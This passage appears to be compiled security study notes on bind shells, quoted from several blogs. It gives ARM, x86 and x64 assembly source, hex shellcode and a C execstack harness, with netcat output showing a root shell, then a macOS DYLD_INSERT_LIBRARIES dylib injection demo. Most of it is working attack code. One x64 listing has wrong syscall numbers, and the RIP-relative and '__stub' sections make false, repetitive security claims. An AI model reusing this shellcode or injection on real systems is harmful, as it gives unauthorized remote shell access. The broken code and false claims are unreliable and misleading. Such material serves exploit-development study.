shellcode:
.ascii "/bin/shX"

```

### TESTING SHELLCODE

Save your assembly code into a file called bind\_shell.s. Don't forget the -N flag when using ld. The reason for this is that we use multiple the strb operations to modify our code section (.text). This requires the code section to be writable and can be achieved by adding the -N flag during the linking process.

```

pi@raspberrypi:~/bindshell$ as bind_shell.s -o bind_shell.o && ld -N
bind_shell.o -o bind_shell

```

```
pi@raspberrypi:~/bindshell $./bind_shell
```

Then, connect to your specified port:

```
pi@raspberrypi:~ $ netcat -vv 0.0.0.0 4444
Connection to 0.0.0.0 4444 port [tcp/*] succeeded!
uname -a
Linux raspberrypi 4.4.34+ #3 Thu Dec 1 14:44:23 IST 2016 armv6l GNU/Linux
```

It works! Now let's translate it into a hex string with the following command:

```
pi@raspberrypi:~/bindshell $ objcopy -O binary bind_shell bind_shell.bin
pi@raspberrypi:~/bindshell $ hexdump -v -e '"\\x" 1/1 "%02x"' "
bind_shell.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\x20\x01\x21\x92\x1a\xc8\x27\x51\x37\x01\
\xdf\x04\x1c\x12\xa1\x4a\x70\x0a\x71\x4a\x71\x8a\x71\xca\x71\x10\x22\x01\x37\x
01\xdf\xc0\x46\x20\x1c\x02\x21\x02\x37\x01\xdf\x20\x1c\x49\x1a\x92\x1a\x01\x3
7\x01\xdf\x04\x1c\x3f\x27\x20\x1c\x49\x1a\x01\xdf\x20\x1c\x01\x31\x01\xdf\x20\
\x1c\x01\x31\x01\xdf\x05\xa0\x49\x40\x52\x40\xc2\x71\x0b\x27\x01\xdf\xc0\x46\
\x02\xff\x11\x5c\x01\x01\x01\x2f\x62\x69\x6e\x2f\x73\x68\x58
```

Voilà, le bind shellcode! This shellcode is 112 bytes long. Since this is a beginner tutorial and to keep it simple, the shellcode is not as short as it could be. After making the initial shellcode work, you can try to find ways to reduce the amount of instructions, hence making the shellcode shorter.

<https://azeria-labs.com/tcp-bind-shell-in-assembly-arm-32-bit/>

The following minimal C bind shell illustrates the pieces needed and gives a bit of an overview.

```
#include <unistd.h>

#include <sys/socket.h>

#include <netinet/in.h>

int main(void) {

 int srvfd;

 int clifd;
```

```
struct sockaddr_in srv;

srv.sin_family = AF_INET;

srv.sin_port = htons(4444);

srv.sin_addr.s_addr = htonl(INADDR_ANY);

srvfd = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);

bind(srvfd, (struct sockaddr *) &srv, sizeof(srv));

listen(srvfd, 0);

clifd = accept(srvfd, NULL, NULL);

dup2(clifd, 0);

dup2(clifd, 1);

dup2(clifd, 2);

execve("/bin/sh", NULL, NULL);

}
```

Since we aren't using any library structures, we can disregard the initialization of the `sockaddr_in` struct and jump straight to socket creation:

```
srvfd = socket(AF_INET, SOCK_STREAM, IPPROTO_IP);
```

Socket creation requires system calls. A nice resource to find system call numbers is [kernelgrok.com](#). Searching for `__"sock"__` or `__"sck"__` returns a single syscall:

| #   | Name           | Registers |          |                               |     |  |
|-----|----------------|-----------|----------|-------------------------------|-----|--|
|     |                | eax       | ebx      | ecx                           | edx |  |
| 102 | sys_socketcall | 0x66      | int call | unsigned long<br>__user *args | -   |  |

Consulting the manual pages `man 2 socketcall` reveals that `socketcall()` is used for all kinds of socket-related operations. Here is an excerpt from the man page:

```
int socketcall(int call, unsigned long *args);
```

`socketcall()` is a common kernel entry point for the socket system calls. `call` determines which socket function to invoke.

| call            | Man page                    |
|-----------------|-----------------------------|
| SYS_SOCKET      | <code>socket(2)</code>      |
| SYS_BIND        | <code>bind(2)</code>        |
| SYS_CONNECT     | <code>connect(2)</code>     |
| SYS_LISTEN      | <code>listen(2)</code>      |
| SYS_ACCEPT      | <code>accept(2)</code>      |
| SYS_GETSOCKNAME | <code>getsockname(2)</code> |
| SYS_GETPEERNAME | <code>getpeername(2)</code> |
| SYS_SOCKETPAIR  | <code>socketpair(2)</code>  |
| SYS_SEND        | <code>send(2)</code>        |
| SYS_RECV        | <code>recv(2)</code>        |
| SYS_SENDTO      | <code>sendto(2)</code>      |

|                |               |
|----------------|---------------|
| SYS_RECVFROM   | recvfrom(2)   |
| SYS_SHUTDOWN   | shutdown(2)   |
| SYS_SETSOCKOPT | setsockopt(2) |
| SYS_GETSOCKOPT | getsockopt(2) |
| SYS_SENDMSG    | sendmsg(2)    |
| SYS_RECVMSG    | recvmsg(2)    |
| SYS_ACCEPT4    | accept4(2)    |
| SYS_RECVMMMSG  | recvmsg(2)    |
| SYS_SENMMMSG   | sendmsg(2)    |

## Creating a Socket

We need to determine the appropriate value for `socketcall()`'s `call` argument. As can be seen from the code snippet below, `SYS_SOCKET` is what we are looking for. Incidentally, the code below was sourced from `net/socket.c`

```
SYSCALL_DEFINE2(socketcall, int, call, unsigned long __user
*, args)

{
 ...

 switch (call) {

 case SYS_SOCKET:

 err = __sys_socket(a0, a1, a[2]);

 break;

 case SYS_BIND:
```

```

 err = __sys_bind(a0, (struct sockaddr __user
*)a1, a[2]);

 break;

case SYS_CONNECT:

 err = __sys_connect(a0, (struct sockaddr __user
*)a1, a[2]);

 break;

case SYS_LISTEN:

...

```

`SYS_SOCKET` is a preprocessor constant and we need to find its actual value. We get it from the source tree of the kernel we are targeting (kernel version 5.4) in `include/uapi/linux/net.h`.

```
#define SYS_SOCKET 1 /* sys_socket(2) */
```

In a next step we consult the `socket()` man page to determine what arguments we need to pass according to `man 2 socket`.

```
int socket(int domain, int type, int protocol);
```

At this point we have all that is needed to write the assembly code. This example uses TCP over IPv4 and the values for the other constants are as follows: `AF_INET = 2`, `SOCK_STREAM = 1`, `IPPROTO = 0`.

```

mov eax, 0x66 ;; socketcall syscall number

mov ebx, 0x01 ;; SYS_SOCKET call number for
 socket creation

push DWORD 0x00000000 ;; IPPROTO

```

```

push DWORD 0x00000001 ;; SOCK_STREAM
push DWORD 0x00000002 ;; AF_INET

mov ecx, esp
int 0x80

mov esi, eax ;; copy socket fd because eax
will be needed otherwise

```

The syscall number for `socketcall` is placed into `eax` and the call number for `SYS_SOCKET` into `ebx`. `socketcall()` expects a pointer to the arguments for the effectively executed kernel function determined by the call number. The arguments for `socket()` are pushed to the stack in reverse order. Since `socket()` expects arguments of type `int`, the values we push to the stack are 4 bytes wide. `esp` holds the address of the top of the stack. The start of our argument array, which is the current top of the stack, is saved to `ecx`. Now that everything is prepared, the interrupt can be called. From the `socket()` man page we know that the return value is the socket file descriptor. Return values are usually placed into `eax`.

## BIND THE SOCKET

Next, the socket is bound to an address and port.

```
bind(srvfd, (struct sockaddr *) &srv, sizeof(srv));
```

The `bind()` call number for the `socketcall` syscall is defined as `2` in the same file as `socket()`, along with all the other socketcall call numbers:

```

#define SYS_SOCKET 1 /* sys_socket(2) */
#define SYS_BIND 2 /* sys_bind(2) */

```

```
#define SYS_CONNECT 3 /* sys_connect(2) */
#define SYS_LISTEN 4 /* sys_listen(2) */
#define SYS_ACCEPT 5 /* sys_accept(2) */
...

```

Note that the arguments need to be pushed in reverse order. The length of the struct needs to be pushed first. The man page for `bind()` notes on the `sockaddr` struct:

The only purpose of this structure is to cast the structure pointer passed in `addr` in order to avoid compiler warnings

`bind()` can handle a variety of different socket types and expects the appropriate structure for the socket type it is given. For our socket this is `sockaddr_in`, which is defined as follows for our kernel

in `include/uapi/linux/in.h`:

```
/* Structure describing an Internet (IP) socket address. */

#if __UAPI_DEF_SOCKADDR_IN

#define __SOCK_SIZE__ 16 /* sizeof(struct
sockaddr) */

struct sockaddr_in {

 __kernel_sa_family_t sin_family; /* Address family
*/
 __be16 sin_port; /* Port number
*/
 struct in_addr sin_addr; /* Internet address
*/
/* Pad to size of `struct sockaddr'. */

```

```
 unsigned char __pad[__SOCK_SIZE__ - sizeof(short int)
-
-
 sizeof(unsigned short int) - sizeof(struct
in_addr)];
};
```

An analysis of the struct definition reveals its actual length to be 8 bytes (2 shorts and 1 int) and an additional 8 bytes of padding. Our address family is AF\_INET, which is defined

in `bits/socket.h` as `2`. `__kernel_sa_family_t` is a typedef of an unsigned short, so for it we need to push a 2-byte value of `2` to the stack. The port number is also an unsigned short value where `__be16` indicates that the value is expected in big endian byte order. The `in_addr` struct only consists of an unsigned int in big endian (`__be32`) to store an IPv4 address.

```
;; prepare sockaddr_in struct

push DWORD 0x00000000 ;; 4 bytes padding

push DWORD 0x00000000 ;; 4 bytes padding

push DWORD 0x00000000 ;; INADDR_ANY

push WORD 0xbeef ;; port 61374

push WORD 0x0002 ;; AF_INET

;

;

;

mov ecx, esp ;; save struct address

;

;

;

;; arguments to bind()

push DWORD 0x00000010 ;; size of our sockaddr_in
struct
```

```
push ecx ;; pointer to sockaddr_in
struct

push esi ;; socket file descriptor

mov ecx, esp ;; set ecx to bind() args to
prep for socketcall syscall

mov eax, 0x66 ;; socketcall syscall number

mov ebx, 0x02 ;; SYS_BIND call number

int 0x80
```

As with the function arguments, the members of the struct are pushed to the stack in reverse order. We temporarily save the address to the struct in `ecx`, because the struct size for `bind()` needs to be pushed first. This program is kept minimal and error handling for `bind()` failures is omitted.

## LISTEN FOR AND ACCEPT INCOMING CONNECTIONS

The next line in the C bind shell is `listen(srvfd, 0);`. `listen()` marks the socket as a passive socket, which is a socket used to accept incoming requests. This is accomplished simply enough.

```
mov eax, 0x66

mov ebx, 0x04 ;; SYS_LISTEN call number

push 0x00000000 ;; listen() backlog argument (4
byte int)

push esi ;; socket fd

mov ecx, esp ;; pointer to args for listen()

int 0x80
```

The next step is to accept an incoming connection: `clifd = accept(srvfd, NULL, NULL);`. The second and third arguments can be populated with a pointer to an appropriate `sockaddr` struct and the struct length. Upon successful connection, the given struct is populated with information on the peer. In this minimal C bind shell we don't care about knowing who our peer is, so NULL is passed for both of these arguments. This also simplifies the equivalent assembly code.

```

mov eax, 0x66
mov ebx, 0x05 ;; SYS_ACCEPT call number
push DWORD 0x00000000
push DWORD 0x00000000
push esi ;; socket fd
int 0x80

```

`accept()` returns the file descriptor of the socket of the new connection in `eax`.

## CONNECT IO TO SOCKET AND START SHELL

Now all that's left to do is duplicate the file descriptor of the connection socket to the stdin, stdout and stderr of our current process and then replace the current process with `sh`. `dup2()` is declared as follows:

```
int dup2(int oldfd, int newfd);
```

`dup2` silently closes the file descriptor `newfd` and reopens it as a copy of `oldfd`, so that they can be used interchangeably.

| #   | Name                  | eax   | ebx                   | ecx                | edx       | Registers |
|-----|-----------------------|-------|-----------------------|--------------------|-----------|-----------|
| 41  | <code>sys_dup</code>  | 0x29  | unsigned int fildes - | -                  | -         |           |
| 63  | <code>sys_dup2</code> | 0x3f  | unsigned int oldfd    | unsigned int newfd | -         |           |
| 330 | <code>sys_dup3</code> | 0x14a | unsigned int oldfd    | unsigned int newfd | int flags |           |

```
mov ebx, eax ;; copy fd of the new
connection socket to ebx for dup2()

mov eax, 0x3f ;; syscall number goes into eax

xor ecx, ecx ;; duplicate stdin

int 0x80

mov eax, 0x3f

inc ecx ;; duplicate stdout

int 0x80

mov eax, 0x3f

inc ecx ;; duplicate stderr

int 0x80
```

`man 2 execve` shows `execve()`'s declaration as:

```
execve(const char *pathname, char *const argv[], char
*const envp[]);
```

As before, the system call number goes into `eax` and the remaining arguments are, if present, written in order into ebx, ecx and edx. Note that the `/bin/sh` string is zero-delimited.

```
mov eax, 0x0b ;; execve syscall

xor ecx, ecx ;; no arguments for /bin/sh
```

```
xor edx, edx ;; no env variables

push DWORD 0x0068732f ;; hs/

push DWORD 0x6e69622f ;; nib/

mov ebx, esp ;; start of /bin/sh string

int 0x80
```

## CONCLUSION

While the presented bind shell is simple and easy to understand, various possibilities for improvement remain, such as size optimisation or disposing of the socket after the shell exits.

For reference, here is the entire program which can be built with `nasm`

```
bindshell.asm -o bindshell.o -f elf32 && ld -m elf_i386
bindshell.o -o bindshell .
```

```
global _start

section .text

_start:

 mov eax, 0x66 ;; socketcall syscall
number

 mov ebx, 0x01 ;; SYS_SOCKET call number
for socket creation

 push DWORD 0x00000000 ;; IP_PROTO

 push DWORD 0x00000001 ;; SOCK_STREAM
```

```
push DWORD 0x00000002 ;; AF_INET

mov ecx, esp

int 0x80

mov esi, eax ;; copy socket fd because
eax will be needed otherwise

;; prepare sockaddr_in struct

push DWORD 0x00000000 ;; 4 bytes padding

push DWORD 0x00000000 ;; 4 bytes padding

push DWORD 0x00000000 ;; INADDR_ANY

push WORD 0xbeef ;; port 61374

push WORD 0x0002 ;; AF_INET

mov ecx, esp ;; save struct address

;; arguments to bind()
```

<https://www.scip.ch/en/?labs.20200521>

<https://mosunit.com/?p=482>

[https://www.youtube.com/watch?v=\\_17-P2M5d3Q&ab\\_channel=HackVlix](https://www.youtube.com/watch?v=_17-P2M5d3Q&ab_channel=HackVlix)

<https://badbit.vc/index.php/2020/08/22/writing-a-linux-bind-shell-in-asm-x86/>

A bind shell is a type of shell that listens for incoming network connections and provides a command prompt to remote clients. Here's how you can create a simple bind shell in assembly:

1. Create a new file called **bind\_shell.asm** and add the following code:

```
section .text
```

```
global _start
```

```
_start:
```

```
; create socket
```

```
xor rax, rax
```

```
mov al, 2
```

```
xor rdi, rdi
```

```
xor rsi, rsi
```

```
mov sil, 1
```

```
xor rdx, rdx
```

```
syscall
```

```
; bind socket
```

```
mov rdi, rax
```

```
xor rax, rax
```

```
mov al, 1
```

```
xor rsi, rsi
```

```
mov rdx, 16
```

```
lea rcx, [rip + port]
```

```
push rcx
```

```
xor rcx, rcx
mov cl, 2
syscall
add rsp, 8
```

```
; listen for connections

xor rdi, rdi
mov al, 5
xor rsi, rsi
syscall
```

```
; accept connection
```

```
mov rdi, rax
```

```
xor rax, rax
```

```
mov al, 1
```

```
xor rsi, rsi
```

```
xor rdx, rdx
```

```
syscall
```

```
; duplicate file descriptors
```

```
xor rsi, rsi
```

```
mov sil, 2
```

```
xor rdx, rdx
```

```
syscall
```

```
; execute shell

xor rax, rax

mov al, 59

lea rbx, [rip + sh]

mov rdi, rbx

xor rsi, rsi

xor rdx, rdx

syscall
```

```
section .data
```

```
port db 0x11, 0x5c ; port 4444

sh db "/bin/sh", 0x00
```

This code creates a socket, binds it to a port, listens for incoming connections, accepts a connection, duplicates the file descriptors, and executes a shell.

2. Assemble the code with the following command:

```
nasm -f macho64 bind_shell.asm -o bind_shell.o
```

This command assembles the code and creates an object file called **bind\_shell.o**.

3. Link the object file with the following command:

```
ld bind_shell.o -o bind_shell
```

<https://opentechtips.com/linux-bind-shell-x86/>

## x64 SLAE — Assignment 1: Bind Shell

The first assignment for the x64 SLAE exam involves creating shellcode that will create a bind shell with authentication when executed. Bind shells listen on a designated port for incoming connections with commands to execute. The difference with a typical bind shell and one created here is that this one requires authentication (i.e. a specific password to be received) before it can be used. The steps to create bind shell shellcode with authentication are as follows:

1. Create socket
2. Bind socket to a port
3. Start listening for incoming connections
4. Accept incoming connections
5. Read and validate password
6. Redirect STDIN, STDOUT, and STDERR
7. Execute commands within the incoming connections

### Create socket

Before anything else, a socket must be created. The underlying system call that creates a socket is `sys_socket`. To execute this system call we need to move the following arguments into their respective registers:

```
sys_socket rax -> system call number (41 or 0x29) rdi -
> socket family (0x02) rsi -> type of socket (0x01) rdx
```

```
-> protocol (0x00)
For more information see the x64 Linux Syscall Reference page
```

The assembly to setup and call this function is:

```
socket:
; rax -> 41
push 0x29
pop rax ; rdi -> 2
push 0x02
pop rdi ; rsi -> 1
push 0x01
pop rsi ; rdx -> 0
xor edx, edx ; execute system call
syscall
```

## Bind socket to a port

Next, the socket needs to be bound to a given port. To do this, the `sys_bind` system call will be leveraged. These arguments are as follows:

```
sys_bind rax -> system call number (49 or 0x31) rdi ->
socket file descriptor (saved from socket syscall) rsi ->
struct sokaddr *umyaddr (indicating port 8080 is used) rdx
-> sokaddr length (16 or 0x10)For more information see the
x64 Linux Syscall Reference page
```

The assembly to setup and call this function is:

```
bind:
; rdi -> socket file descriptor
mov rdi, rax ; rax -> 49
push 0x31
pop rax ; creating sockaddr data structure
push rdx ; pushing padding
push rdx ; pushing INADDR_ANY (0)
push word 0x901f ; pushing PORT (8080)
push word 0x02 ; pushing AF_INET (2) ; rsi -> address
of sockaddr data structure
mov rsi, rsp ; rdx -> 16
add rdx, 0x10 ; execute system call
syscall
```

## Start listening for incoming connections

Now that the socket has been bound to a port, a listener needs to be setup. The `sys_listen` system call will be leveraged. To execute this system call the following arguments need to be moved into their respective registers:

```
sys_listen rax -> system call number (50 or 0x32) rdi ->
socket file descriptor (saved from socket syscall) rsi ->
backlog (0 or 0x00)For more information see the x64 Linux Syscall Reference page
```

The assembly to setup and call this function is:

```
listen:
; rax -> 50
push 0x32
pop rax ; rdi -> already setup ; rsi -> 0
xor rsi, rsi ; execute system call
syscall
```

## Accept incoming connections

With a socket listening for incoming connections the bind shell has to execute another function to accept them. `sys_accept` will be leveraged for this. To execute this system call we need to move the following arguments into their respective registers:

```
sys_accept rax -> system call number (43 or 0x2b) rdi ->
socket file descriptor (saved from socket syscall) rsi ->
struct sokaddr *umyaddr rdx -> int *upeer_addrlen (saved
from previous syscall)For more information see the x64 Linux Syscall Reference page
```

The assembly to setup and call this function is:

```
accept:
; rax -> 43
push 0x2b
pop rax ; rdi & rsi -> already setup ; rdx -> 0
mov rdx, rsi ; execute system call
syscall ; save fd
mov r9, rax
```

## Read and validate password

In order to authenticate that the proper user is leveraging the bind shell, the password is first read with sys\_read then the retrieved password is compared with a hardcoded password. If the retrieved password matches the hardcoded one, the user will be able to execute commands against the target host.

The system call arguments to execute read are as follows:

```
sys_read rax -> system call number (0 or 0x00) rdi -> int
fd to read from (the socket file descriptor) rsi -> pointer
to store what is read (the stack) rdx -> how many bytes to
read (slightly larger than our password) For more information
see the x64 Linux Syscall Reference page
```

The full shellcode with the read and string compare is as follows:

authenticate:

```
; read
mov rax, rsi ; rdi -> fd
mov rdi, r9 ; rsi -> allocated room on stack
sub rsp, 0x10
mov rsi, rsp ; rdx -> bytes to read (8)
mov dl, 0x10 ; execute system call
 syscall ; compare ; rax -> hardcoded password
("1234567\n")
 mov rax, 0xa37363534333231 ; rdi -> supplied password
 mov rdi, rsi ; compare rax and rdi
 scasq ; if not match then jump to finished
 jne finish
```

## Redirect STDIN, STDOUT, and STDERR

Having successfully set the bind shell to accept incoming connections, STDIN/OUT/ERR need to be redirected to the bind shell so the receiver can interpret the results of their command. The dup2 system call must be leveraged. To execute

this system call we need to move the following arguments into their respective registers:

```
sys_dup2 rax -> system call number (33 or 0x21) rdi ->
old file descriptor rsi -> new file descriptorFor more
information see the x64 Linux Syscall Reference page
```

The assembly to setup and call this function is:

```
file_descriptors: ; rsi -> 2
 push 0x02
 pop rsi ; rdi -> file descriptor
 mov rdi, r9 loop:
 ; rax -> 33
 push 0x21
 pop rax ; execute system call
 syscall ; decrement file descriptor
 dec rsi ; repeat
 jns loop
```

## Execute commands within the incoming connections

Last but not least, we need to take the incoming commands that we receive and execute them. This is performed with the execve system call. To execute this system call we need to move the following arguments into their respective registers:

```
sys_execve rax -> system call number (59 or 0x3b) rdi ->
const char *filename ("//bin/sh") rsi -> const char *const
argv[] ("//bin/sh", "//bin/sh", 0) rdx -> const char *const
envp[] (0 or 0x00)For more information see the x64 Linux
Syscall Reference page
```

The assembly to setup and call this function is:

```
execute: ; move null (0) to stack
 xor rdx, rdx
 push rdx ; rbx -> '//bin/sh'[::-1].encode('Hex')
 mov rbx, 0x68732f6e69622f2f ; moving RBX to the stack
 push rbx ; rdi -> address of '//bin/sh'[::--
1].encode('Hex')
 mov rdi, rsp ; move null (0) to stack
 push rdx ; rsi -> address of argv struct
 push rdi
 mov rsi, rsp ; rax -> 59
```

```
push 0x3b
pop rax ; execute system call
syscall
```

## Results

**Compile the shellcode with the following commands:**

```
nasm -f elf64 bind.nasmld bind.o -o bind for i in $(objdump -D bind | grep "^\n" | cut -f2); do echo -n '\\"$i; done; echo
```

**And it will output the following shellcode:**

```
"\x6a\x29\x58\x6a\x02\x5f\x6a\x01\x5e\x31\xd2\x0f\x05\x48\x89\xc7\x6a\x31\x58\x52\x52\x66\x68\x1f\x90\x66\x6a\x02\x48\x89\xe6\x48\x83\xc2\x10\x0f\x05\x6a\x32\x58\x48\x31\xf6\x0f\x05\x6a\x2b\x58\x48\x89\xf2\x0f\x05\x49\x89\xc1\x48\x89\xf0\x4c\x89\xcf\x48\x83\xec\x10\x48\x89\xe6\xb2\x10\x0f\x05\x48\xb8\x31\x32\x33\x34\x35\x36\x37\x0a\x48\x89\xf7\x48\xaf\x75\x2c\x6a\x02\x5e\x4c\x89\xcf\x6a\x21\x58\x0f\x05\x48\xff\xce\x79\xf6\x48\x31\xd2\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x6a\x3b\x58\x0f\x05\x6a\x3c\x58\x0f\x05"
```

**Place the above shellcode in a C harness like so:**

```
#include <stdio.h>
#include <string.h>unsigned char code[] = \
"\x6a\x29\x58\x6a\x02\x5f\x6a\x01\x5e\x31\xd2\x0f\x05\x48\x89\xc7\x6a\x31\x58\x52\x52\x66\x68\x1f\x90\x66\x6a\x02\x48\x89\xe6\x48\x83\xc2\x10\x0f\x05\x6a\x32\x58\x48\x31\xf6\x0f\x05\x6a\x2b\x58\x48\x89\xf2\x0f\x05\x49\x89\xc1\x48\x89\xf0\x4c\x89\xcf\x48\x83\xec\x10\x48\x89\xe6\xb2\x10\x0f\x05\x48\xb8\x31\x32\x33\x34\x35\x36\x37\x0a\x48\x89\xf7\x48\xaf\x75\x2c\x6a\x02\x5e\x4c\x89\xcf\x6a\x21\x58\x0f\x05\x48\xff\xce\x79\xf6\x48\x31\xd2\x52\x48\xbb\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x53\x48\x89\xe7\x52\x57\x48\x89\xe6\x6a\x3b\x58\x0f\x05\x6a\x3c\x58\x0f\x05";int main()
{
 int (*ret) () = (int(*) ()) code;
 ret();
 return 0;
}
```

**Compile it:**

```
gcc -fno-stack-protector -z execstack -o harness harness.c
```

Execute the harness, use netcat to access it (`nc 127.0.0.1 8080`), and provide the password “1234567” to receive the shell:

```
./harness

Wed Nov 27 06:46:11
root@kali: [~]
nc 127.0.0.1 8080
1234567
id
uid=0(root) gid=0(root) groups=0(root)
exit
```

<https://medium.com/@bytesoverbombs/x64-slae-assignment-1-bind-shell-b48079637789>

## Eliminating RIP Relative Addressing

RIP-relative addressing is a common technique used in x86 assembly to access data and instructions located in memory. It is a type of addressing mode that allows you to access data and instructions relative to the current instruction pointer (RIP).

However, in certain situations, it may be desirable to eliminate the use of RIP-relative addressing. One reason for doing so is to make it more difficult for attackers to exploit certain types of vulnerabilities, such as buffer overflows.

Here's an example of how to eliminate RIP-relative addressing in x86 assembly:

```
section .data
 my_string db "Hello, world!",0

section .text
 global _start

_start:
 ; print my_string
 mov rax, 0x2000004 ; system call number for write
 mov rdi, 1 ; file descriptor for stdout
 lea rsi, [rel my_string] ; address of my_string (RIP-relative addressing)
 mov rdx, 13 ; length of my_string
 syscall

 ; exit
 xor rax, rax ; system call number for exit
 xor rdi, rdi ; exit status code
 syscall
```

In this code, the **lea** instruction uses RIP-relative addressing to access the address of the **my\_string** data. To eliminate RIP-relative addressing, you can use the **mov** instruction instead. The **mov** instruction can be used to load a 64-bit immediate value into a register.

Here's the modified code that eliminates RIP-relative addressing:

```
section .data
 my_string db "Hello, world!",0

section .text
 global _start

_start:
 ; print my_string
 mov rax, 0x2000004 ; system call number for write
 mov rdi, 1 ; file descriptor for stdout
 mov rsi, my_string ; address of my_string
 mov rdx, 13 ; length of my_string
 syscall

 ; exit
 xor rax, rax ; system call number for exit
 xor rdi, rdi ; exit status code
 syscall
```

In this modified code, the **mov** instruction is used to load the address of **my\_string** into the **rsi** register, instead of using RIP-relative addressing.

By eliminating RIP-relative addressing, you can make it more difficult for attackers to exploit certain types of vulnerabilities, since they would need to know the exact location of the data or instructions in memory, rather than relying on RIP-relative addressing to access them.

## Eliminating Calls into the **\_\_stub** Section

When you link an executable or library on macOS, the linker generates a special section called **\_\_stub** that contains stub functions. These stub functions are used to resolve external symbols at runtime, and they are called when the program or library attempts to access an external symbol that has not yet been resolved.

However, in some cases, it may be desirable to eliminate calls into the **\_\_stub** section, for example, to reduce the attack surface of the program or library.

Here's an example of how to eliminate calls into the **\_\_stub** section in an x86\_64 assembly program:

Consider the following code:

```
section .data
 my_string db "Hello, world!",0

section .text
 global _start

_start:
 ; print my_string
 mov rax, 0x2000004 ; system call number for write
 mov rdi, 1 ; file descriptor for stdout
 lea rsi, [rel my_string] ; address of my_string
 mov rdx, 13 ; length of my_string
 syscall

 ; exit
 xor rax, rax ; system call number for exit
 xor rdi, rdi ; exit status code
 syscall
```

In this code, the `lea` instruction uses RIP-relative addressing to access the address of the `my_string` data. This causes the program to call a stub function in the `__stub` section, which in turn resolves the symbol and jumps to the actual implementation of the function.

To eliminate calls into the `__stub` section, you can use the `mov` instruction to load the address of the `my_string` data directly into a register. Here's the modified code:

```
section .data
 my_string db "Hello, world!",0

section .text
 global _start

_start:
 ; print my_string
 mov rax, 0x2000004 ; system call number for write
 mov rdi, 1 ; file descriptor for stdout
 mov rsi, my_string ; address of my_string
 mov rdx, 13 ; length of my_string
 syscall

 ; exit
 xor rax, rax ; system call number for exit
 xor rdi, rdi ; exit status code
 syscall
```

In this modified code, the **mov** instruction is used to load the address of the **my\_string** data directly into the **rsi** register, instead of using RIP-relative addressing. This eliminates the call into the **\_stub** section, and can reduce the attack surface of the program or library.

## DYLD\_INSERT\_LIBRARIES DYLIB injection in macOS / OSX

And a few similar ones, and I will be honest, I had no idea what is he talking about, if only I understood the question :D Despite the fact that my recent blog posts and talks are about macOS, I deal much more with Windows on a daily basis, probably like 95%, and macOS is still a whole new territory for me. So I decided to dig into the question and learn a bit more about this.

As it turns out there is a very well known injection technique for macOS utilizing **DYLD\_INSERT\_LIBRARIES** environment variable. Here is the description of the variable from the [dyld man document](#):

```
DYLD_INSERT_LIBRARIES
 This is a colon separated list of dynamic libraries to
 load before the ones specified in the
 program. This lets you test new modules of existing
 dynamic shared libraries that are used in
 flat-namespace images by loading a temporary dynamic
 shared library with just the new modules.
 Note that this has no effect on images built a two-level
 namespace images using a dynamic
 shared library unless DYLD_FORCE_FLAT_NAMESPACE is also
 used.
```

In short, it will load any dylibs you specify in this variable before the program loads, essentially injecting a dylib into the application. Let's try it! I took my previous dylib code I used when playing with dylib hijacking:

```
#include <stdio.h>
#include <syslog.h>

__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
{
 printf("Hello from dylib!\n");
 syslog(LOG_ERR, "Dylib injection successful in %s\n", argv[0]);
}
```

Compile:

```
gcc -dynamiclib inject.c -o inject.dylib
```

For a quick test I made a sophisticated hello world C code, and tried it with that. In order to set the environment variable for the application to be executed, you need to specify `DYLD_INSERT_LIBRARIES=[path to your dylib]` in the command line. Here is how it looks like:

```
$./test
Hello world
$ DYLD_INSERT_LIBRARIES=inject.dylib ./test
Hello from dylib!
Hello world
```

Executing my favourite note taker application, Bear (where I'm writing this right now) is also affected:

```
$ DYLD_INSERT_LIBRARIES=inject.dylib
/Applications/Bear.app/Contents/MacOS/Bear
Hello from dylib!
```

We can also see all these events in the log (as our dylib puts there a message):

```
16:53:02.881662 test Dylib injection successful in ./test
16:53:05.819063 test Dylib injection successful in ./test
16:53:11.986635 Bear Dylib injection successful in /Applications/Bear.app/Contents/MacOS/Bear
```

There are two nice examples in the following blog posts about how to hook the application itself:

[Thomas Finch - Hooking C Functions at Runtime](#)

[Simple code injection using DYLD\\_INSERT\\_LIBRARIES](#)

I will not repeat those, so if you are interested please read those.

Can you prevent this infection? Michael mentioned that you can do it by adding a RESTRICTED segment at compile time, so I decided to research it more. According to [Blocking Code Injection on iOS and OS X](#) there are three cases when this environment variable will be ignored:

1. setuid and/or setgid bits are set
2. restricted by entitlements
3. restricted segment

We can actually see this in the source code of dyld - this is an older version, but it's also more readable: <https://opensource.apple.com/source/dyld/dyld-210.2.3/src/dyld.cpp>

The function `pruneEnvironmentVariables` will remove the environment variables:

```
static void pruneEnvironmentVariables(const char* envp[], const
char*** applep)
{
 // delete all DYLD_* and LD_LIBRARY_PATH environment variables
 int removedCount = 0;
 const char** d = envp;
 for(const char** s = envp; *s != NULL; s++) {
 if ((strcmp(*s, "DYLD_", 5) != 0) && (strcmp(*s,
"LD_LIBRARY_PATH=", 16) != 0)) {
 *d++ = *s;
 }
 else {
 ++removedCount;
 }
 }
 *d++ = NULL;
 if (removedCount != 0) {
 dyld::log("dyld: DYLD_ environment variables being
ignored because ");
 switch (sRestrictedReason) {
 case restrictedNot:
 break;
 case restrictedBySetGUid:
 dyld::log("main executable (%s) is
setuid or setgid\n", sExecPath);
 break;
 case restrictedBySegment:
 dyld::log("main executable (%s) has
__RESTRICT/__restrict section\n", sExecPath);
 break;
 case restrictedByEntitlements:
 dyld::log("main executable (%s) is code
signed with entitlements\n", sExecPath);
 break;
 }
 }

 // slide apple parameters
 if (removedCount > 0) {
 *applep = d;
 do {
 *d = d[removedCount];
 } while (*d++ != NULL);
 for(int i=0; i < removedCount; ++i)
 *d++ = NULL;
 }

 // disable framework and library fallback paths for setuid
binaries rdar://problem/4589305
 sEnv.DYLD_FALLBACK_FRAMEWORK_PATH = NULL;
 sEnv.DYLD_FALLBACK_LIBRARY_PATH = NULL;
}
```

If we search where the variable `sRestrictedReason` is set, we arrive to the function `processRestricted`:

```
static bool processRestricted(const macho_header* mainExecutableMH)
{
 // all processes with setuid or setgid bit set are restricted
 if (issetugid()) {
 sRestrictedReason = restrictedBySetGUID;
 return true;
 }

 const uid_t euid = geteuid();
 if ((euid != 0) && hasRestrictedSegment(mainExecutableMH)) {
 // existence of __RESTRICT/__restrict section make
process restricted
 sRestrictedReason = restrictedBySegment;
 return true;
 }

